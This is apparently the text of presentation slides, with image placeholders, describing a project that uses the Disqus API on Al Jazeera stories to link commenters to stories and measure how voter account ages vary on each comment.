


ALJAZEERA

Then

- Use Disqus API to get a list of popular stories
- For each story, use the API to pull user info
- Link users to stories they commented on
- and...

SETEC REAL WOOF CRETS




Cue a bunch of similar
attempts to look at the data

Decided to focus on voting


Voting metric

- Pull all comments for random story.
- For each comment pull the non-guest voters.
- For each voter retrieve their registration time.
- Calculate the variation in voter age on each comment.

